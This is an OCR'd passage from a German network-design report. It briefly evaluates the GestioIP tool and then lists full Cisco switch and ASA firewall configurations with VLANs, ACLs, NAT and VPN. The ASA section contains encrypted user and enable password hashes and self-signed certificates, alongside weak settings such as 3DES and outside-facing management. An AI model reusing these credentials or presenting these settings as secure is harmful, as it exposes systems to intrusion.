


Abbildung 10: Reporting Netze visuell




Abbildung 11: Reporting Hosts visuell

6.3.6. Management

Benutzer-Management
GestioIP hat ein sehr einfaches Benutzermanagement, welches nicht angepasst werden kann. Für den Zugriff auf das Web-Interface gibt es zwei Benutzer. Der Benutzer „gipadmin“ hat Schreib- und Lesezugriff auf Ansichten und Einstellungen. Der Benutzer „gipoper“ hat jeweils nur Lesezugriff. Die Authentifizierung erfolgt über das bei der Installation eingegebene Passwort.

Host-Management
Ein Host-Management hat GestioIP eigentlich nid. Die Netzwerke, VLANs und jeweiligen Hosts können angezeigt, gesucht und gefiltert werden. Die Zuteilung, Erneuerung, Rücknahme oder Sperrung der IP-Adresse kann aber damit nicht gemacht werden. Das Tool ist somit für eine Inventarisierung und Überwachung einsetztbar, jedoch muss die Fehlerbehebung immernoch direkt auf den DHCP- bzw. DNS-Servern erfolgen.

6.3.7. Fazit

Mandatory

A. Konfiguration Core

```
Building configuration...

Current configuration : 10279 bytes
!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname Core
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
system mtu routing 1500
ip subnet-zero
ip routing
!
!
ipv6 unicast-routing
!
!
crypto pki trustpoint TP-self-signed-2644390528
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-2644390528
 revocation-check none
 rsakeypair TP-self-signed-2644390528
!
!
crypto pki certificate chain TP-self-signed-2644390528
 certificate self-signed 01
  3082023D 308201A6 A0030201 02020101 300D0609 2A864886 F70D0101 04050030
  31312F30 2D060355 04031326 494F532D 53656C66 2D536967 6E65642D 43657274
  69666963 6174652D 32363434 33393035 3238301E 170D3933 30333031 30303030
  35305A17 0D323030 31303130 30303030 305A3031 312F302D 06035504 03132649
  4F532D53 656C662D 5369676E 65642D43 65727469 66696361 74652D32 36343433
  39303532 3830819F 300D0609 2A864886 F70D0101 01050003 818D0030 81890281
  8100CB96 EC7E5ADC 46394381 CC2EDAB7 1582F792 E7813BC9 60522F90 318012A8
  F9A6E1E3 2069BCDC 5825F066 99EA15F7 0946EEA3 DAD3B0F9 451AC952 8B541D27
  5DB50895 C8242CF2 6C7A05F2 2CD9DD9A 6FF26DC6 40F6AC47 FA40BCD0 CB4C9562
  B5439AEB 4BDF2BC8 1CA49674 5BBD1E9D CE2275E2 167DFDFE 25182E5C BF261D12
  5D1F0203 010001A3 65306330 0F060355 1D130101 FF040530 030101FF 30100603
  551D1104 09300782 05436F72 652E301F 0603551D 23041830 168014C9 769F25DE
  B6254520 2D2728D1 A3BD28CE 17E6DB30 1D060355 1D0E0416 0414C976 9F25DEB6
  2545202D 2728D1A3 BD28CE17 E6DB300D 06092A86 4886F70D 01010405 00038181
  00A2BC54 B6D2FD5B 6002A413 9DD75EE6 C3E23B75 8CECD603 6E962243 20DACB1D
  BD42F0C2 49481257 425F9D6A 9BAE42EC 031C9E95 A1E6AE55 4D599C06 361AE27A
  0C9ECA9C 901CC428 B29CF169 67DF40FF 04415A48 E6D9E2CF 7058E207 74D3DD9E
  57347CE9 0490A4E8 768EA1F9 E1B30B8B C266BC9A 778D541A C4B6AB3B 5EFC340C 8F
  quit
!
!
!
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
!
!
!
```

```
67  interface FastEthernet0/1
68   no switchport
69   ip address 10.100.0.1 255.255.255.252
70   ipv6 address 2005:2013:FF:A0::1/64
71  !
72  interface FastEthernet0/2
73  !
74  interface FastEthernet0/3
75  !
76  interface FastEthernet0/4
77  !
78  interface FastEthernet0/5
79  !
80  interface FastEthernet0/6
81  !
82  interface FastEthernet0/7
83  !
84  interface FastEthernet0/8
85  !
86  interface FastEthernet0/9
87  !
88  interface FastEthernet0/10
89  !
90  interface FastEthernet0/11
91  !
92  interface FastEthernet0/12
93  !
94  interface FastEthernet0/13
95   switchport access vlan 10
96  !
97  interface FastEthernet0/14
98   switchport access vlan 20
99  !
100 interface FastEthernet0/15
101  switchport access vlan 30
102 !
103 interface FastEthernet0/16
104  switchport access vlan 40
105 !
106 interface FastEthernet0/17
107 !
108 interface FastEthernet0/18
109 !
110 interface FastEthernet0/19
111  switchport mode access
112 !
113 interface FastEthernet0/20
114 !
115 interface FastEthernet0/21
116  switchport access vlan 10
117  switchport mode access
118  spanning-tree portfast
119 !
120 interface FastEthernet0/22
121  switchport access vlan 20
122  ip access-group ADMIN in
123  spanning-tree portfast
124 !
125 interface FastEthernet0/23
126  switchport access vlan 30
127  spanning-tree portfast
128 !
129 interface FastEthernet0/24
130  switchport access vlan 40
131  switchport mode access
132  spanning-tree portfast
133 !
134 interface GigabitEthernet0/1
135 !
```

```
136 interface GigabitEthernet0/2
137 !
138 interface Vlan1
139  no ip address
140 !
141 interface Vlan10
142  description *** VLAN Server ***
143  ip address 10.0.10.1 255.255.255.0
144  ip access-group INTSRV in
145  ip helper-address 10.0.10.21
146  ipv6 address 2005:2013:FF:A10::1/64
147  ipv6 traffic-filter INTSRVv6 in
148 !
149 interface Vlan20
150  description *** VLAN Admin ***
151  ip address 10.0.20.1 255.255.255.0
152  ip access-group ADMIN in
153  ip helper-address 10.0.10.21
154  ipv6 address 2005:2013:FF:A20::1/64
155  ipv6 traffic-filter ADMINv6 in
156  ipv6 nd other-config-flag
157  ipv6 dhcp relay destination 2005:2013:FF:A10::21
158 !
159 interface Vlan30
160  description *** VLAN Entwicklung ***
161  ip address 10.0.30.1 255.255.255.0
162  ip access-group DEV in
163  ip helper-address 10.0.10.21
164  ipv6 address 2005:2013:FF:A30::1/64
165  ipv6 traffic-filter DEVv6 in
166  ipv6 nd other-config-flag
167  ipv6 dhcp relay destination 2005:2013:FF:A10::21
168 !
169 interface Vlan40
170  description *** VLAN Verkauf ***
171  ip address 10.0.40.1 255.255.255.0
172  ip access-group VERKAUF in
173  ip helper-address 10.0.10.21
174  ipv6 address 2005:2013:FF:A40::1/64
175  ipv6 traffic-filter VERKAUFv6 in
176  ipv6 nd other-config-flag
177  ipv6 dhcp relay destination 2005:2013:FF:A10::21
178 !
179 ip classless
180 ip route 0.0.0.0 0.0.0.0 10.100.0.2
181 ip http server
182 ip http secure-server
183 !
184 ip access-list extended ADMIN
185  remark admin-dhcp
186  permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
187  remark admin-dns
188  permit udp 10.0.20.0 0.0.0.255 host 10.0.10.21 eq domain
189  remark admin-intsrv
190  permit ip 10.0.20.0 0.0.0.255 10.0.10.0 0.0.0.255
191  remark admin-int
192  permit ip 10.0.20.0 0.0.0.255 10.0.30.0 0.0.0.255
193  permit ip 10.0.20.0 0.0.0.255 10.0.40.0 0.0.0.255
194  permit ip 10.0.20.0 0.0.0.255 10.0.99.0 0.0.0.255
195  remark admin-dmzsrv
196  permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq www
197  permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq 443
198  permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq ftp-data
199  permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq ftp
200  remark admin-dmzsrv-ftppasv
201  permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 gt 48999
202  deny   tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 gt 49999
203  remark admin-dmzsw
204  permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.2 eq 22
```

```
205  remark admin-dmz-end
206  deny   ip 10.0.20.0 0.0.0.255 172.16.0.0 0.0.0.255
207  remark admin-network
208  permit ip 10.0.20.0 0.0.0.255 10.0.100.0 0.0.0.255
209  remark admin-inet
210  permit tcp 10.0.20.0 0.0.0.255 any
211 ip access-list extended DEV
212  remark dev-dhcp
213  permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
214  remark dev-dns
215  permit udp 10.0.30.0 0.0.0.255 host 10.0.10.21 eq domain
216  remark dev-intsrv
217  permit ip 10.0.30.0 0.0.0.255 host 10.0.10.21
218  remark dev-intsrv-end
219  deny   ip 10.0.30.0 0.0.0.255 10.0.10.0 0.0.0.255
220  remark dev-respondadmin
221  permit tcp 10.0.30.0 0.0.0.255 10.0.20.0 0.0.0.255 established
222  remark dev-dmzsrv
223  permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq www
224  permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq 443
225  permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq ftp-data
226  permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq ftp
227  remark dev-dmzsrv-ftppasv
228  permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 gt 48999
229  deny   tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 gt 49999
230  remark dev-dmzsrv-end
231  deny   ip 10.0.30.0 0.0.0.255 172.16.0.0 0.0.0.255
232  remark dev-inet
233  permit tcp 10.0.30.0 0.0.0.255 any eq www
234  permit tcp 10.0.30.0 0.0.0.255 any eq 443
235  permit tcp 10.0.30.0 0.0.0.255 any eq ftp-data
236  permit tcp 10.0.30.0 0.0.0.255 any eq ftp
237 ip access-list extended INTSRV
238  remark intsrv-adm
239  permit tcp 10.0.10.0 0.0.0.255 10.0.20.0 0.0.0.255 established
240  permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.20.0 0.0.0.255
241  permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.20.1 eq bootps
242  remark intsrv-dev
243  permit tcp 10.0.10.0 0.0.0.255 10.0.30.0 0.0.0.255 established
244  permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.30.0 0.0.0.255
245  permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.30.1 eq bootps
246  permit tcp 10.0.10.0 0.0.0.255 10.0.40.0 0.0.0.255 established
247  permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.40.0 0.0.0.255
248  permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.40.1 eq bootps
249  remark intsrv-vpn
250  permit tcp 10.0.10.0 0.0.0.255 10.0.99.0 0.0.0.255 established
251  permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.99.0 0.0.0.255
252  remark intsrv-lan-end
253  deny   ip 10.0.10.0 0.0.0.255 10.0.0.0 0.0.255.255
254  remark intsrv-dmzsrv
255  permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq www
256  permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq 443
257  permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq ftp-data
258  permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq ftp
259  remark admin-dmzsrv-ftppasv
260  permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 gt 48999
261  deny   tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 gt 49999
262  remark intsrv-dmzsrv-respond-radius
263  permit tcp host 10.0.10.21 eq 389 host 172.16.0.21 established
264  remark intsrv-dmzsrv-end
265  deny   ip 10.0.10.0 0.0.0.255 172.16.0.0 0.0.0.255
266  remark intsrv-radiusasa
267  permit udp host 10.0.10.21 eq 1645 host 10.100.0.2
268  remark intsrv-inet
269  permit tcp 10.0.10.0 0.0.0.255 any eq www
270  permit tcp 10.0.10.0 0.0.0.255 any eq 443
271  permit tcp 10.0.10.0 0.0.0.255 any eq ftp-data
272  permit tcp 10.0.10.0 0.0.0.255 any eq ftp
273  permit udp 10.0.10.0 0.0.0.255 any eq domain
```

```
274 ip access-list extended VERKAUF
275  remark verkauf-dhcp
276  permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
277  remark verkauf-dns
278  permit udp 10.0.40.0 0.0.0.255 host 10.0.10.21 eq domain
279  remark verkauf-intsrv
280  permit ip 10.0.40.0 0.0.0.255 host 10.0.10.21
281  remark verkauf-intsrv-end
282  deny   ip 10.0.40.0 0.0.0.255 10.0.10.0 0.0.0.255
283  remark verkauf-respondadmin
284  permit tcp 10.0.40.0 0.0.0.255 10.0.20.0 0.0.0.255 established
285  remark verkauf-dmzsrv
286  permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq www
287  permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq 443
288  permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq ftp-data
289  permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq ftp
290  remark verkauf-dmzsrv-ftppasv
291  permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 gt 48999
292  deny   tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 gt 49999
293  remark verkauf-dmzsrv-end
294  deny   ip 10.0.40.0 0.0.0.255 172.16.0.0 0.0.0.255
295  remark verkauf-inet
296  permit tcp 10.0.40.0 0.0.0.255 any eq www
297  permit tcp 10.0.40.0 0.0.0.255 any eq 443
298  permit tcp 10.0.40.0 0.0.0.255 any eq ftp-data
299  permit tcp 10.0.40.0 0.0.0.255 any eq ftp
300 !
301 ipv6 route ::/0 2005:2013:FF:A0::2
302 !
303 !
304 ipv6 access-list ADMINv6
305  permit icmp any FF02::/16 router-solicitation
306  remark admin-dhcp
307  remark admin-dns
308  remark admin-intsrv
309  permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A10::/64
310  remark admin-int
311  permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A30::/64
312  permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A40::/64
313  remark admin-dmzsrv
314  remark admin-dmzsrv-ftppasv
315  remark admin-dmzsw
316  remark admin-dmz-end
317  deny ipv6 2005:2013:FF:A20::/64 2005:2013:FF:B0::/64
318  remark admin-network
319  permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A0::/64
320  remark admin-inet
321  permit tcp 2005:2013:FF:A20::/64 any
322 !
323 control-plane
324 !
325 !
326 line con 0
327 line vty 0 4
328  login
329 line vty 5 15
330  login
331 !
332 end
```

B. Konfiguration ASA

```
1
2  : Saved
3  :
4  ASA Version 9.1(1)
5  !
6  hostname ciscoasa
7  enable password 8Ry2YjIyt7RRXU24 encrypted
8  passwd 2KFQnbNIdI.2KYOU encrypted
9  names
10 ip local pool VPN-ADMIN 10.0.99.1-10.0.99.126 mask 255.255.255.128
11 ip local pool VPN-USERS 10.0.99.129-10.0.99.254 mask 255.255.255.128
12 !
13 interface Ethernet0/0
14  description *** Inside Interface ***
15 !
16 interface Ethernet0/1
17  description *** Outside Interface ***
18  switchport access vlan 2
19 !
20 interface Ethernet0/2
21  description *** DMZ Interface ***
22  switchport access vlan 3
23 !
24 interface Ethernet0/3
25  shutdown
26 !
27 interface Ethernet0/4
28  shutdown
29 !
30 interface Ethernet0/5
31  shutdown
32 !
33 interface Ethernet0/6
34  shutdown
35 !
36 interface Ethernet0/7
37  shutdown
38 !
39 interface Vlan1
40  nameif inside
41  security-level 100
42  ip address 10.100.0.2 255.255.255.252
43  ipv6 address 2005:2013:ff:a0::2/64
44  ipv6 enable
45 !
46 interface Vlan2
47  nameif outside
48  security-level 0
49  ip address 209.165.50.1 255.255.255.0
50  ipv6 address 2005:209:165:50::1/64
51  ipv6 enable
52 !
53 interface Vlan3
54  nameif dmz
55  security-level 50
56  ip address 172.16.0.1 255.255.255.0
57  ipv6 address 2005:2013:ff:b0::1/64
58  ipv6 enable
59 !
60 ftp mode passive
61 object network NAT_inside_overload
62  subnet 10.0.0.0 255.255.0.0
63 object network NAT_dmzsrv_outside
64  host 209.165.50.2
65 object network NAT_dmz_static
66  host 172.16.0.21
```

```
67  object network NO_NAT_INSIDE
68   subnet 10.0.10.0 255.255.255.0
69  object network NO_NAT_VPN
70   subnet 10.0.99.0 255.255.255.0
71  object-group service dmzsrv2inet_UDPPorts udp
72   port-object eq domain
73  object-group service dmzsrv2inet_TCPPorts tcp
74   port-object eq www
75   port-object eq https
76   port-object eq ftp-data
77   port-object eq ftp
78  object-group service inet2dmzsrv_TCPPorts tcp
79   port-object eq www
80   port-object eq https
81   port-object eq ftp-data
82   port-object eq ftp
83   port-object range 48999 49999
84  object-group network inside_subnets_ipv6
85   network-object 2005:2013:ff:a10::/64
86   network-object 2005:2013:ff:a20::/64
87   network-object 2005:2013:ff:a30::/64
88   network-object 2005:2013:ff:a40::/64
89   network-object 2005:2013:ff:a0::/64
90  access-list inside_in extended permit ip any any
91  access-list dmz_in remark dmzsrv-intsrv_ldap
92  access-list dmz_in extended permit tcp host 172.16.0.21 host 10.0.10.21 eq ldap
93  access-list dmz_in extended permit tcp host 2005:2013:ff:b0::21 host
        2005:2013:ff:a10::21 eq ldap
94  access-list dmz_in remark dmz-nolan-access
95  access-list dmz_in extended deny ip 172.16.0.0 255.255.255.0 10.0.0.0 255.0.0.0 log
96  access-list dmz_in extended deny ip 2005:2013:ff:b0::/64 object-group
        inside_subnets_ipv6
97  access-list dmz_in remark dmzsrv-inet
98  access-list dmz_in extended permit tcp host 172.16.0.21 any object-group
        dmzsrv2inet_TCPPorts
99  access-list dmz_in extended permit udp host 172.16.0.21 any object-group
        dmzsrv2inet_UDPPorts
100 access-list dmz_in extended permit tcp host 2005:2013:ff:b0::21 any object-group
        dmzsrv2inet_TCPPorts
101 access-list dmz_in extended permit udp host 2005:2013:ff:b0::21 any object-group
        dmzsrv2inet_UDPPorts
102 access-list dmz_in extended deny ip any any log
103 access-list outside_in remark wan-dmzsrv
104 access-list outside_in extended permit tcp any host 172.16.0.21 object-group
        inet2dmzsrv_TCPPorts
105 access-list outside_in extended permit tcp any host 2005:2013:ff:b0::21 object-group
        inet2dmzsrv_TCPPorts
106 access-list outside_in extended deny ip any any log
107 access-list outside_in remark wan-dmzsrv
108 access-list 99 remark permit ip access from any to server subnet
109 access-list 99 extended permit ip any 10.0.10.0 255.255.255.0
110 access-list SPLIT_TUNNEL_LIST standard permit 10.0.10.0 255.255.255.0
111 pager lines 24
112 logging console informational
113 logging asdm informational
114 mtu inside 1500
115 mtu outside 1500
116 mtu dmz 1500
117 ip verify reverse-path interface outside
118 no failover
119 icmp unreachable rate-limit 1 burst-size 1
120 icmp permit any inside
121 icmp deny any outside
122 asdm image disk0:/asdm-647.bin
123 no asdm history enable
124 arp timeout 14400
125 no arp permit-nonconnected
126 nat (inside,outside) source static NO_NAT_INSIDE NO_NAT_INSIDE destination static
        NO_NAT_VPN NO_NAT_VPN
```

```
!
object network NAT_inside_overload
 nat (inside,outside) dynamic interface
object network NAT_dmz_static
 nat (dmz,outside) static NAT_dmzsrv_outside
access-group inside_in in interface inside
access-group outside_in in interface outside
access-group dmz_in in interface dmz
ipv6 icmp permit any inside
ipv6 icmp permit any outside
ipv6 route inside 2005:2013:ff:a10::/64 2005:2013:ff:a0::1
ipv6 route inside 2005:2013:ff:a20::/64 2005:2013:ff:a0::1
ipv6 route inside 2005:2013:ff:a30::/64 2005:2013:ff:a0::1
ipv6 route inside 2005:2013:ff:a40::/64 2005:2013:ff:a0::1
route inside 10.0.0.0 255.255.0.0 10.100.0.1 1
timeout xlate 3:00:00
timeout pat-xlate 0:00:30
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 icmp 0:00:02
timeout sunrpc 0:10:00 h323 0:05:00 h225 1:00:00 mgcp 0:05:00 mgcp-pat 0:05:00
timeout sip 0:30:00 sip_media 0:02:00 sip-invite 0:03:00 sip-disconnect 0:02:00
timeout sip-provisional-media 0:02:00 uauth 0:05:00 absolute
timeout tcp-proxy-reassembly 0:01:00
timeout floating-conn 0:00:00
dynamic-access-policy-record DfltAccessPolicy
aaa-server RAD_SRV_GRP protocol radius
aaa-server RAD_SRV_GRP (inside) host 10.0.10.21
 key *****
user-identity default-domain LOCAL
aaa authentication ssh console LOCAL
http server enable 12443
http 209.165.50.0 255.255.255.0 outside
snmp-server host inside 10.0.10.22 community *****
no snmp-server location
no snmp-server contact
snmp-server community *****
snmp-server enable traps snmp authentication linkup linkdown coldstart warmstart
snmp-server enable traps syslog
snmp-server enable traps ipsec start stop
snmp-server enable traps entity config-change fru-insert fru-remove
snmp-server enable traps memory-threshold
snmp-server enable traps interface-threshold
snmp-server enable traps remote-access session-threshold-exceeded
snmp-server enable traps connection-limit-reached
snmp-server enable traps cpu threshold rising
snmp-server enable traps ikev2 start stop
snmp-server enable traps nat packet-discard
crypto ipsec ikev1 transform-set ESP-3DES-SHA esp-3des esp-sha-hmac
crypto ipsec security-association pmtu-aging infinite
crypto dynamic-map outside_dyn_map 10 set ikev1 transform-set ESP-3DES-SHA
crypto dynamic-map outside_dyn_map 10 set security-association lifetime seconds 288000
crypto dynamic-map outside_dyn_map 10 set reverse-route
crypto map outside_map 10 ipsec-isakmp dynamic outside_dyn_map
crypto map outside_map interface outside
crypto ca trustpoint localtrust
 enrollment self
 fqdn sslvpn.wosm.com
 subject-name CN=sslvpn.wosm.com
 keypair sslvpnkeypair
 crl configure
crypto ca trustpool policy
crypto ca certificate chain localtrust
 certificate 00cb7451
    308201eb 30820154 a0030201 02020400 cb745130 0d06092a 864886f7 0d010105
    0500303a 31183016 06035504 03130f73 736c7670 6e2e776f 736d2e63 6f6d311e
    301c0609 2a864886 f70d0109 02160f73 736c7670 6e2e776f 736d2e63 6f6d301e
    170d3133 30343232 30353336 34345a17 0d323330 34323030 35333634 345a303a
    31183016 06035504 03130f73 736c7670 6e2e776f 736d2e63 6f6d311e 301c0609
    2a864886 f70d0109 02160f73 736c7670 6e2e776f 736d2e63 6f6d3081 9f300d06
    092a8648 86f70d01 01010500 03818d00 30818902 818100c2 ee2c7ac1 55bc7caa
```

```
196       211c2ca6 d6455349 3820648f d6f37890 30b32326 35119bb9 358db6ec f25f39d4
197       53ce389a 5dd83ace d9630fbd f1f53a1e 88ef29c3 9f991a35 51150a62 1b715bd3
198       678836b9 225b1f5a 07c79f50 869fdb45 d73844b5 bf9e6e80 cb961674 daf80bd4
199       837c3e5e 83438669 21cd7f55 4a979562 c749c73a 68738302 03010001 300d0609
200       2a864886 f70d0101 05050003 81810093 4a0ad2c1 cb9ef906 03bcdb44 603f4935
201       729c24b4 5e820dac cde0ea29 44a13111 05dd13fb 2205b4c0 180e7682 cd2631ad
202       ae4c723d 2b79169e 3763693d 79342e62 841cd12a 906d9152 b96b4f79 31f1a098
203       fafab98b 0124376f c9cdb1da c49797c8 a2ec50ee 4cce9c24 ad804699 89391955
204       8e579c89 8589a49e f95248ef 4e8064
205     quit
206   crypto ikev1 enable outside
207   crypto ikev1 policy 65535
208    authentication pre-share
209    encryption 3des
210    hash sha
211    group 2
212    lifetime 43200
213   telnet timeout 5
214   ssh 10.0.20.0 255.255.255.0 inside
215   ssh 209.165.50.0 255.255.255.0 outside
216   ssh timeout 30
217   console timeout 0
218
219   threat-detection basic-threat
220   threat-detection scanning-threat shun duration 30
221   threat-detection statistics
222   threat-detection statistics tcp-intercept rate-interval 30 burst-rate 400
          average-rate 200
223   ssl trust-point localtrust outside
224   webvpn
225    enable outside
226    anyconnect image disk0:/anyconnect-win-3.1.01065-k9.pkg 1
227    anyconnect enable
228    tunnel-group-list enable
229   group-policy SSLCLientPolicy internal
230   group-policy SSLCLientPolicy attributes
231    dns-server value 10.0.10.21
232    vpn-tunnel-protocol ssl-client
233    default-domain value wosm.com
234    address-pools value VPN-USERS
235   group-policy VPN_ADMINISTRATOR internal
236   group-policy VPN_ADMINISTRATOR attributes
237    dns-server value 10.0.10.21
238    vpn-filter value 99
239    vpn-tunnel-protocol ikev1 ikev2
240    split-tunnel-policy tunnelspecified
241    split-tunnel-network-list value SPLIT_TUNNEL_LIST
242    default-domain value wosm.com
243    address-pools value VPN-ADMIN
244   group-policy VPN_USERS_GROUP internal
245   group-policy VPN_USERS_GROUP attributes
246    dns-server value 10.0.10.21
247    vpn-filter value 99
248    vpn-tunnel-protocol ikev1 ikev2
249    split-tunnel-policy tunnelspecified
250    split-tunnel-network-list value SPLIT_TUNNEL_LIST
251    default-domain value wosm.com
252    address-pools value VPN-USERS
253   username ssh_admin password SxYXLtULZ5hPDb07 encrypted privilege 15
254   username verkauf password FHPW9HqlN8QD22Y/ encrypted
255   username verkauf attributes
256    vpn-group-policy VPN_USERS_GROUP
257    vpn-filter value 99
258    service-type remote-access
259   username admin password f3UhLvUj1QsXsuK7 encrypted
260   username admin attributes
261    vpn-group-policy VPN_ADMINISTRATOR
262    vpn-filter value 99
263    service-type remote-access
```

```
264 username vpnssl password eskjFbUY2tUPkl83 encrypted
265 username vpnssl attributes
266  vpn-group-policy SSLCLientPolicy
267  service-type remote-access
268 tunnel-group VPN_ADMINISTRATOR type remote-access
269 tunnel-group VPN_ADMINISTRATOR general-attributes
270  address-pool VPN-ADMIN
271  authentication-server-group RAD_SRV_GRP
272  default-group-policy VPN_ADMINISTRATOR
273 tunnel-group VPN_ADMINISTRATOR ipsec-attributes
274  ikev1 pre-shared-key *****
275 tunnel-group VPN_USERS_GROUP type remote-access
276 tunnel-group VPN_USERS_GROUP general-attributes
277  address-pool VPN-USERS
278  authentication-server-group RAD_SRV_GRP
279  default-group-policy VPN_USERS_GROUP
280 tunnel-group VPN_USERS_GROUP ipsec-attributes
281  ikev1 pre-shared-key *****
282 tunnel-group SSLClientProfile type remote-access
283 tunnel-group SSLClientProfile general-attributes
284  authentication-server-group RAD_SRV_GRP
285  default-group-policy SSLCLientPolicy
286 tunnel-group SSLClientProfile webvpn-attributes
287  group-alias SSLVPNClient enable
288 !
289 class-map tcp_syn
290  match any
291 class-map inspection_default
292  match default-inspection-traffic
293 !
294 !
295 policy-map type inspect dns preset_dns_map
296  parameters
297   message-length maximum client auto
298   message-length maximum 512
299 policy-map global_policy
300  class inspection_default
301   inspect dns preset_dns_map
302   inspect ftp
303   inspect h323 h225
304   inspect h323 ras
305   inspect ip-options
306   inspect netbios
307   inspect rsh
308   inspect rtsp
309   inspect skinny
310   inspect esmtp
311   inspect sqlnet
312   inspect sunrpc
313   inspect tftp
314   inspect sip
315   inspect xdmcp
316   inspect http
317 policy-map tcpmap
318  class tcp_syn
319   set connection conn-max 100 embryonic-conn-max 100 per-client-max 10
        per-client-embryonic-max 10
320   set connection timeout embryonic 0:00:45 half-closed 0:05:00 idle 1:00:00
321 !
322 service-policy global_policy global
323 prompt hostname context
324 no call-home reporting anonymous
325 call-home
326  profile CiscoTAC-1
327   no active
328   destination address http
        https://tools.cisco.com/its/service/oddce/services/DDCEService
329   destination address email callhome@cisco.com
330   destination transport-method http
```

```
331     subscribe-to-alert-group diagnostic
332     subscribe-to-alert-group environment
333     subscribe-to-alert-group inventory periodic monthly
334     subscribe-to-alert-group configuration periodic monthly
335     subscribe-to-alert-group telemetry periodic daily
336   Cryptochecksum:9d824efa01f760e939ba7cb96263685e
337   : end
```

C. Konfiguration Switch

```
Building configuration...
[OK]
Switch#sh run
Building configuration...

Current configuration : 1522 bytes
!
version 12.1
no service pad
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname Switch
!
!
ip subnet-zero
!
ip ssh time-out 120
ip ssh authentication-retries 3
!
spanning-tree mode pvst
no spanning-tree optimize bpdu transmission
spanning-tree extend system-id
!
!
!
!
interface FastEthernet0/1
!
interface FastEthernet0/2
 description *** Internet ***
 switchport access vlan 110
!
interface FastEthernet0/3
 description *** DMZ ***
 switchport access vlan 120
!
interface FastEthernet0/4
!
interface FastEthernet0/5
!
interface FastEthernet0/6
!
interface FastEthernet0/7
!
interface FastEthernet0/8
!
interface FastEthernet0/9
 description *** Server ***
 switchport access vlan 10
!
interface FastEthernet0/10
 description *** ADMIN ***
 switchport access vlan 20
!
interface FastEthernet0/11
 description *** Entwicklung ***
 switchport access vlan 30
